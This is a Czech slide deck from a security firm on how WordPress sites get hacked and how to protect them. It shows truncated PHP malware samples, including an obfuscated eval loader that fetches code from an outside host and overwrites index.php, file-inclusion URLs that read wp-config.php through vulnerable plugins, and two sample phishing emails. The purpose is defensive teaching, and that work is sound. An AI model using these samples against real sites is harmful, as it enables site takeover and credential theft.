Lynt SERVICES

Jak si (ne)nechat hacknout Wordpress stránky

Vláďa Smitka

vladimir.smitka@lynt.cz

@smitka (ale skoro nic nepíšu)

Lynt services s.r.o.

BEZPEČNOST VE WORDPRESS

Slide z prezentace Michala Kubíčka – http://michalkubicek.cz

Lynt SERVICES

5 nejlepších rad

Aktualizujte

Zálohujte

Používejte bezpečnostní plugin

Buďte opatrní

* Smažte co nepotřebujete a nedávejte světu moc informací.

Bezpečnostní problém?

Můžeme si za to sami!!!

Kdo, co, jak a proč

Kdo se na nás pokouší zaútočit?
Co nám udělá?
Jak to udělá?
Proč to ***** dělá?

Kdo, co, jak a proč

Roboti

Zkusí pár zranitelností, pár hesel,
když se to nepovede, tak jdou pryč.
Cíle vybírají náhodně.

Kde se berou?
např. infikované počítače (zombie v botnetu), jiné infikované weby…

Kdo, co, jak a proč

Anonymní hackeři

Najdou si zranitelné oběti, např. přes
Google hacking (Google Dork). Zkouší všechno co umí.
Když se to nepovede, tak jdou většinou dál.
Je jim vcelku jedno kdo je cíl.

Kdo, co, jak a proč

Cílení hackeři

Chtějí váš konkrétní web. Zjišťují mnoho informací. Zkouší všechno, co umí. Když se to nepovede, tak se vrátí jakmile se objeví další zranitelnost, nebo hledají jiné cesty – phishing, malware…

Kde se berou?
Může to být konkurence – i nepřímá.
Hodí jim odkaz z vašeho webu, nebo info o návštěvnících

Kdo, co, jak a proč

Děti

script kiddies

Photo by Lisa, CC BY-SA 2.0

Bez technických znalostí, využijí dostupný exploit (program), často je samotné nakazí ☺

Kdo, co, jak a proč

Cizí kód
Vloží spamové odkazy, reklamu, přesměrování
Nechají návštěvníky stahovat malware
Použijí web na DDOS a jiné útoky

Krádež informací
Získají osobní informace uživatelů webu

Omezení provozu
Odstaví web/server (DOS)

Kdo, co, jak a proč

Bezpečnostní chyba v pluginech a šablonách

Bezpečnostní chyba v jádru WP

Brutal force útok na Admin

Spam z komentářů (+pingbacky)

Odchytnutí hesla a cookie

Z jiných webů na hostingu

Útok oklikou – phishing, malware (keylogger, uložené heslo FTP)

Kdo, co, jak a proč

Přímé peníze z reklamy.
Získání zpětných odkazů.
Infikování počítačů – tvorba botnetu – pronájem/těžení bitcoinů.
Odstavení/získání důvěrných info konkurence.
Ukázání technických dovedností a jejich následný pronájem.

Lynt SERVICES

Pluginy a šablony

Můžou prakticky všechno – vyžadují zvýšenou pozornost, pravidelné aktualizace a mazání nepotřebných – soubory neaktivního pluginu stále mohou obsahovat zranitelnosti. Mohou obsahovat vědomé a nevědomé bezpečnostní problémy.

Vědomé
Můžete stáhnout šablonu/plugin z nějakého nedůvěryhodného zdroje a ten může obsahovat překvapení.

Torrent, Uložto atd. nejsou důvěryhodné zdroje ☺

To, že za plugin platím, neznamená, že je důvěryhodný.

Photo by Wikipedia

Nevědomé
Prostě chyba, snaha přinést uživateli pěknou funkci s malým úsilím.
Nejčastěji se šikovným dotazem podaří stáhnout zajímavý soubor (wp-config…), nebo naopak nahrát svůj zajímavý soubor. Mohou být špatně ošetřené uživatelské vstupy a povede se vykonat nějaký kód (PHP nebo JavaScript).

Lynt SERVICES

Překvapení

404.php

```
<?php eval(base64_decode(ZXZhbChiYXNlNjRfZGVjb…));?>
```

```
<?php
$code_txt = 'http://javaterm.com/r9.txt';
…
if(is_dir($path.'/wp-content')…){
$code= file_get_contents($code_txt);
$index_path = $path.'/index.php';
                        if(file_put_contents($index_path, $code)){…}
```

```
eval(gzinflate(base64_decode(…)))
preg_replace("/.+/e","\x65\x76\x61\x6C\x28\x67\...)
```

```
ob_start(…);
…
if (!preg_match('%(http|curl|google|yahoo|yandex|ya|bing|bot|crawl|lynx|SiteUptime
|Spider|ia_archiver|AOL|slurp|msn)%i', $agent, $ret))…
```

Chyby

Download ShortCode - LFI (CVE-2014-5465)

/wp-content/force-download.php?file=../wp-config.php

```
$file = $_GET['file'];
 if(isset($file))  {
    include("pages/$file");  }
 else  {
    include("index.php");  }
```

http://llyndamoreboots.com/wp/wp-content/force-download.php?file=../wp-config.php

Revolution slider - LFI

LFI: /wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php

MailPoet – File Dropper

Ověření uploadu pomocí hooku add_action('admin_init', ,…') – pouští se při spuštění stránky v administraci – např. admin-post.php – uploader „šablony“ emailu v zip

OptimizePress Theme – File Dropper

/wp-content/themes/OptimizePress/lib/admin/media-upload.php – vlastní uploader bez dostatečného zabezpečení

Chyby v jádře

Již je toho hodně vyladěno, ale určitě mnoho zbývá ☺

Kritické se neobjevují tak často, většinou se jedná o unik informací nebo DOS. Po odhalení je oprava často rychle dostupná a díku auto-update i nasazená.

Chyba v XML-RPC (týkala se i Drupalu) – speciální XML soubor dokázal vygenerovat několika GB požadavek – došlo k vyčerpání prostředků.

Chyby, které jsou vlastnostmi:

V základu není limitován počet chybných přihlášení (lze řešit pluginem)
Lze jednoduše získat uživatelské jméno:

http://www.justit.cz/wordpress/?author=2 =>
http://www.justit.cz/wordpress/author/ddoc/

RewriteRule ^author/(.*)$ http://jdi-nekam.com/ [R,L]

Spam

Nejjednodušší cesta – přidat komentář, když je to možné.

Když to není možné, přesvědčit se, zda to opravdu není možné:
/?p=1 => možná admin nesmazal první Hello World příspěvek, který má povoleny komentáře (globální vypnutí komentářů se vztahuje pouze na nové příspěvky)

Můžeme uzavřít komentáře po X dnech stáří článku.

Vypnutí komentářů na stránkách:

```
function lynt_disable_comments_on_pages( $file ) {
        return is_page() ? __FILE__ : $file;
}
add_filter( 'comments_template', 'lynt_disable_comments_on_pages');
```

Spam – ale já komentáře chci

Použití antispamového filtru:

Akismet
- předinstalovaný v základu, chce drobný poplatek
- používá kontextové filtrování a reputaci IP adresy
- někdy může dojít k zablokování regulérního příspěvku

Captcha
- nemám ji rád ☺

HoneyPot
- nastraží políčko, které vyplní jen robot,
- komentář rovnou odstraní
- pokud se jedná o cílenější spamování, můžou spamy projít
- Pluginy: NoSpamNX, Honeypot Comments

Tyto řešení se nevztahují na pingbacky, pokud je nechci, tak je dobré je vypnout.

Bezpečnostní problém?

Můžeme si za to sami!!!

Člověk je nejslabší článek

Dáváme slabá hesla a používáme uživatelské jméno admin.

Hesla si nešifrovaně ukládáme a používáme je na více webech.

Doporučuji: nainstalovat WP klidně s uživatelem admin, nainstalovat si vše potřebné, založit nového uživatele s právy admina, a starého smazat. Používat správce hesel např. KeePass a využívat jeho generátor hesel.

Přihlašovací heslo není složité odchytnout.


Není vhodné se přihlašovat z neznámých sítí (wifi i kabelových), pokud nemám SSL v administraci.

```
define('FORCE_SSL_ADMIN', true);
define('FORCE_SSL_LOGIN', true);
```


Proč vlastně nezapnout SSL pro celý web?

Lynt SERVICES


Člověk je nejslabší článek



Člověk je nejslabší článek



Člověk je nejslabší článek



cookie wordpress_logged_in_...se posílá stále, nejen při přístupu do adminu

Člověk je nejslabší článek

Předmět: Bezpečnostní problém WEDOS Hosting [8614001612]
Datum: Wed, 20 Sep 2014 14:32:48 +0200
Od: WEDOS <hosting@wedos.com>
Komu: <ty>

Vážený zákazníku,

Na Vaší webové prezentaci tvujweb.cz založené na redakčním systému Wordpress byla zjištěna závažná bezpečnostní chyba v pluginu Skvělej Plugin, které umožňuje útočníkovi získat plnou kontrolu nad Vaším webem a následně útočit na další weby.

Oficiální oprava zatím není k dispozici. Naši specialisté však mohou chybu opravit ručně. K tomu potřebujeme Vaše přihlašovací údaje do administrace Wordpress.

Zašlete nám je prosím obratem, ať můžeme zabránit dalším útokům. V opačném případě budeme bohužel nuceni Vaši webovou prezentaci pozastavit.

WEDOS Internet, a.s.

Člověk je nejslabší článek

Předmět: Bezpečnostní problém WEDOS Hosting [8614001612]
Datum: Wed, 20 Sep 2014 14:32:48 +0200
Od: WEDOS <hosting@wedos.com>
Komu: <ty>

Vážený zákazníku,

Na Vaší webové prezentaci tvujweb.cz založené na redakčním systému Wordpress byl zjištěna škodlivý kód, který masivně útočí na další weby a infikuje návštěvníky.

Neprodleně nainstalujte náš antivirový plugin Wedos-WP-Antivir, který naleznete v příloze i s návodem k instalaci. V opačném případě budeme bohužel nuceni Vaši webovou prezentaci pozastavit.

WEDOS Internet, a.s.

Člověk je nejslabší článek

Jste si jistí, že se chováte obezřetně?

Jste si jistí, že se obezřetně chovají i ostatní uživatelé, kteří mají přístup k webu?

I získání neadministrátorského účtu může mít velké důsledky – upload souborů, vkládání obsahu.

Uživatelské role Administrator a Editor mohou standardně vkládat do komentářů JavaScript.

Co mi mohou udělat okolní weby?

Přímé ohrožení:

Pokud není hosting správně nakonfigurován, může napadený web přistupovat k souborům i na ostatních webech.

Nejčastější metody oddělení webů:

- Vlastní uživatelé
- Open_basedir
- Různé typy chroot

Nepřímé ohrožení:

Ze stejné IP adresy je rozesílán spam, stahován malware – dostane se na blacklisty

Co s tím vším mám dělat?

Aktualizujte

Problém č. 1 – jak se dozvědět o aktualizaci?

- WP Updates Notifier – při dostupném updatu zašle email
- Více webů lze udržovat hromadně pomocí InfiniteWP
- Sledovat informace o aktuálních hrozbách (zdroje na konci prezentace)

Problém č. 2 – nerozbije se to?
Pravděpodobně někdy ano, ale lepší než bezpečnostní rizika

Jádro s ve WP 3.8+ aktualizuje samo
`define( 'WP_AUTO_UPDATE_CORE', true );` - povolí i majoritní updaty

Automatická aktualizace pluginů a šablon zapnout:

```
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
```

Pozor na vlastní úpravy. V případě šablon je vhodné si udělat odvozenou šablonu.

S použitím menšího množství pluginů klesnou nároky na správu i bezpečnostní rizika.

Zálohujte

Po případném napadení bude možné se vrátit k neinfikované verzi.

Pozor, kam se záloha ukládá.

Řešení hostingu/ruční záloha DB a souborů

Zálohovací plugin: např. BackWPup, BackupBuddy

Součást některých dalších pluginů a nástrojů (InfiniteWP)

„Zálohování je alfou a omegou práce na počítači.“

Používejte bezpečnostní plugin

Komplexnější řešení, které opraví některé zneužitelné díry, omezí brutal force útoky na administraci, najdou podezřelý kód.

Vyberte si svého favorita:

- Wordfence
- iThemes Security
- All in One WP security

Wordfence

Realtime scanner

- Pokouší se zjistit, zda je návštěvník bot nebo člověk a umí dle toho nastavovat politiky
- Blokuje přístupy do administrace
- Scanuje soubory na podezřelý kód
- Umí cachování pro dorovnání výkonnostní ztráty
- **Notifikuje při změnách souborů**

- Prémiové funkce (39$/rok): přihlašování pomocí SMS, vzdálené scany, antispam v komentářích

iThemes Security

Průvodce bezpečností

- Blokuje přístupy do administrace
- Blokuje IP adresy (má i distribuovaný seznam)
- Zálohuje databázi
- Hledá malware v souborech
- Detekuje zvýšené množství 404
- **Monitoruje změny v souborech**
- Přesměruje přihlašování
- Správně nastaví práva k souborům a složkám
- Umí změnit prefix databáze
- Další nástroje od vydavatele (Sync, BackupBuddy,…)

All in One WP Security

Vše, co potřebujete na pár kliků

- Podobné funkce jako iThemes Security
- Někde podrobnější nastavení
- + umožňuje „zakázat“ kopírování obsahu
- + zákaz používání obrázků na jiných webech
- + captcha do komentářů a login page (sem umí dát i honeypot)

iThemes více radí, co máte udělat.

Co mohu udělat sám

- Změnit prefix DB při instalaci
- Zákaz PHP v /wp-content/uploads/ - .htaccess
- Zakázání XML-RPC - .htaccess (příp. add_filter('xmlrpc_enabled', '__return_false');)
- Přidat další ochranu k wp-login (http auth, 2 fázová autentifikace) - .htaccess
- Hlídat referer (přihlašování, komentáře) - .htaccess
- Zkontrolovat práva složek a souborů
- Zamaskovat verzi WP a ServerSignature - .htaccess, wp-config.php
- disable_functions (exec, passthru,shell_exec, system, proc_open, popen, eval – zde může něco přestat fungovat – jetpack, zip,…) – php.ini
- allow_url_fopen, allow_url_include – php.ini/ .htaccess

- Posunout wp-config.php o úroveň výše – otázka, jaký to má smysl (doporučení vzniklo chybou v systému Plesk, který deaktivoval PHP a zdrojové kódy tak byly přímo dostupné), lepší je dát wp-config do paralelní složky a includovat ho

.htaccess

Globální .htaccess

```
ServerSignature off
#zakazani xml-rpc
RedirectMatch 403 /(.*)/xmlrpc\.php$

#kontrola refereru
RewriteCond %{REQUEST_METHOD} POST
RewriteCond %{REQUEST_URI} .(wp-comments-post|wp-login)\.php*
RewriteCond %{HTTP_REFERER} !.*example.com.* [OR]
RewriteCond %{HTTP_USER_AGENT} ^$
RewriteRule ^(.*)$ - [F,L]

#zákaz přístupu k některým souborům
<FilesMatch "license.txt|wp-config-sample.php|readme.html|.htaccess|wp-config.php">
  Order allow,deny
  Deny from all
</FilesMatch>
```

.htaccess ve složce /wp-content/uploads/

```
php_flag engine off
```

Jiná možnost:

```
<FilesMatch \.php$>
   Order allow,deny
   Deny from all
</FilesMatch>
```

Další tipy (MySQL injection…): https://secure.rivalhost.com/knowledgebase/1037/htaccess-against-MySQL-injections-and-other-hacks.html

Práva složek a souborů

root directory	755
wp-includes/	755
.htaccess	644
wp-admin/index.php	644
wp-admin/js/	755
wp-content/themes/	755
wp-content/plugins/	755
wp-admin/	755
wp-content/	755
wp-config.php	644

z All in One WP Security

Problematika DOS a DDOS

- Částečně lze řešit pomocí cachovacího pluginu (WP-SuperCache) – některé útoky postupně např. vyčerpají počet povolených php procesů
- Analýza botů ve Wordfence
- Další řešení je použít službu typu CloudFlare/Incapsula (WAF – web application firewall)
- Masivní útok může ucpat linku = záleží pak na technologiích poskytovatele

Zdroje dalších informací

- http://www.kyberbezpecnost.cz/
- http://packetstormsecurity.com/search/?q=wordpress – vhodné do RSS
- http://blog.sucuri.net/
- https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wordpress
- http://codex.wordpress.org

- https://github.com/**b374k/b374k** – nejčastěji uploadovaný nástroj útočníky

- https://www.startssl.com – základní SSL certifikát zdarma

- http://edu.lynt.cz/ – náš výukový portál, časem zde mohou být zajímavé informace

A to je vše, přátelé.

aktualizujte, zálohujte, používejte bezpečnostní plugin, buďte opatrní